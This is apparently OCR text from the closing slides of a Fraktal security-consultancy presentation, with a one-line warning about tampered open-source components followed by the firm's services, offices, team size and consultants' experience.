
- The OSS components you know and love may have been tampered with; trust but verify etc. etc.



FRAKTAL

Thank you!

About Fraktal



We are certified experts in software security, cloud platforms security, and security management

We advise
Security roadmaps, plans, design, and training.

We build
Risk analysis, threat models, security processes, secure software development, and secure cloud adoption.

We run
Exercises, technical capabilities testing, SOC testing, incident response, and security expertise as a service.

Year of founding

2019

Team size winter 2023

25

Offices

Helsinki

Tampere
Copenhagen


FRAKTAL

Best partner for cyber security

Fraktal has unrivalled experience in cyber security, both in in-house and consultancy roles.

Fraktal's consultants have

- run security-focused application development teams
- reviewed and analyzed security of countless technical plans and architectures
- experienced in security of online applications and technology integrations
- provided consultancy in improving the security of cloud deployments in all major cloud providers (AWS, Azure, GCP)
- conducted red teaming assignments modeling real world attacker tools, techniques and procedures against clients' defenses
- provided incident response and management services for multiple large-scale breaches.



FRAKTAL

Thank you!